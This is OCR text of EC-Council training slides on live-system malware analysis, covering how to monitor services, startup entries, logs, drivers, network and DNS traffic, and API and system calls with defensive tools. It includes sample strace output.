


https://jv16powertools.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers to gain **remote control of the victim's machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use tools such as **Windows Service Manager (SrvMan)**, **Advanced Windows Service Manager**, and **Process Hacker** to trace malicious services initiated by the malware



https://sysprogs.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Live-System Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes

- Steps to manually detect hidden malware are listed as follows:
  - Check startup program entries in the registry editor
  - Check device drivers that are automatically loaded
    - **C:\Windows\System32\drivers**
  - Check **boot.ini** or **bcd** (bootmgr) entries
  - Check Windows services that are automatically started
    - Go to **Run** → Type **services.msc** → Sort by **Startup Type**
  - Check the startup folder
    - **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**

hide01.ir

Autoruns for Windows




https://www.microsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: Event Logs Monitoring and Installation Monitoring

Event Logs Monitoring


- Log analysis is the process of analyzing **computer-generated records or activities** to identify malicious or suspicious events
- Use tools such as **Splunk Enterprise Security**, **ManageEngine EventLog Analyzer**, and **New Relic** to identify suspicious logs or events



https://www.splunk.com

Installation Monitoring

- Installation monitoring helps in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as **Mirekusoft Install Monitor** and **SysAnalyzer** for monitoring the installation of malicious executables




https://www.mirekusoft.com


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: Files and Folders Monitoring

- Malware normally **modify system files and folders** after infecting a computer
- Use file and folder integrity checkers such as PA File Sight, **Tripwire File Integrity and Change Manager**, and **Netwrix Auditor** to detect changes in system files and folders
- You can also use windows utility tools such as **Sigverif**






https://www.microsoft.com


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: Device Drivers Monitoring

- Malware is installed along with device drivers **downloaded from untrusted sources**, and attackers use these drivers as a shield to avoid detection
- Use device driver monitoring tools such as **DriverView**, **Driver Booster**, and **Driver Reviver** to scan for suspicious device drivers and verify if the device drivers are genuine and downloaded from the publisher's original site
- Go to **Run** → Type **msinfo32** → **Software Environment** → **System Drivers** to manually check for installed drivers





h1de01.ir


https://www.nirsoft.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: Network Traffic Monitoring/Analysis and DNS Monitoring/Resolution

Network Traffic Monitoring/Analysis


- Malware connect **back to their handlers** and send confidential information to attackers
- Use tools such as **SolarWinds NetFlow Traffic Analyzer**, **Wireshark**, and **Capsa Network Analyzer** to monitor network traffic going to malicious remote addresses and look for suspicious malware activities



https://www.solarwinds.com

DNS Monitoring/Resolution

- **DNSChanger** is a malicious software capable of **changing** the system's DNS server settings and provides the attackers with **control of the DNS server** used on the victim's system
- Use tools such as **DNSQuerySniffer** and **DNSstuff** to verify the DNS servers that the malware tries to connect to and identify the type of connection




https://www.nirsoft.net

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: API Calls Monitoring

- Application programming interfaces (APIs) are **parts of the Windows OS** that **allow** external applications to **access OS** information such as file systems, threads, errors, registry, and kernel
- Malware programs **employ these APIs to access** the **operating system information** and cause damage to the systems
- Analyzing the API calls may **reveal the suspected program's** interaction with the OS
- Use tools such as **API Monitor** to monitor API calls made by applications



https://www.apimonitor.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: System Calls Monitoring

- Syscalls or system calls act as an interface between the application and kernel
- It provides an **interface for processes** that are activated by an operating system
- Monitoring system calls can help detect malware and understand its **behavior**
- It can also reveal the type of **damage** the malware caused to the system
- You can use tools such as **strace** to view or trace the system calls in a Linux environment

```
root@ubuntu-Virtual-Machine: /home/ubuntu
root@ubuntu-Virtual-Machine:/home/ubuntu# ps
    PID TTY          TIME CMD
   2477 pts/1    00:00:00 sudo
   2478 pts/1    00:00:00 su
   2479 pts/1    00:00:00 bash
   2487 pts/1    00:00:00 ps
root@ubuntu-Virtual-Machine:/home/ubuntu# strace -p 2477
strace: Process 2477 attached
ppoll([{fd=-1}, {fd=12, events=POLLIN}, {fd=11, events=POLLIN}], 3, NULL, NULL,
8) = 1 ([{fd=12, revents=POLLIN}])
recvfrom(12, "\5\0\0\0\27\0P\0", 8, MSG_WAITALL, NULL, NULL) = 8
```

```
root@ubuntu-Virtual-Machine: /home/ubuntu
root@ubuntu-Virtual-Machine:/home/ubuntu# strace -c ls > /dev/null
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  0.00    0.000000           0         5           read
  0.00    0.000000           0         1           write
  0.00    0.000000           0         9           close
  0.00    0.000000           0        18           mmap
  0.00    0.000000           0         6           mprotect
  0.00    0.000000           0         1           munmap
  0.00    0.000000           0         3           brk
  0.00    0.000000           0         3         3 ioctl
  0.00    0.000000           0         4           pread64
  0.00    0.000000           0         2         2 access
  0.00    0.000000           0         1           execve
  0.00    0.000000           0         2         2 statfs
  0.00    0.000000           0         2         1 arch_prctl
  0.00    0.000000           0         2           getdents64
  0.00    0.000000           0         1           set_tid_address
  0.00    0.000000           0         7           openat
  0.00    0.000000           0         8           newfstatat
  0.00    0.000000           0         1           set_robust_list
  0.00    0.000000           0         1           prlimit64
  0.00    0.000000           0         1           getrandom
  0.00    0.000000           0         1           rseq
------ ----------- ----------- --------- --------- ----------------
100.00    0.000000           0        79         8 total
```


https://strace.io

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Live-System Analysis: Scheduled Tasks Monitoring and Browser Activity Monitoring

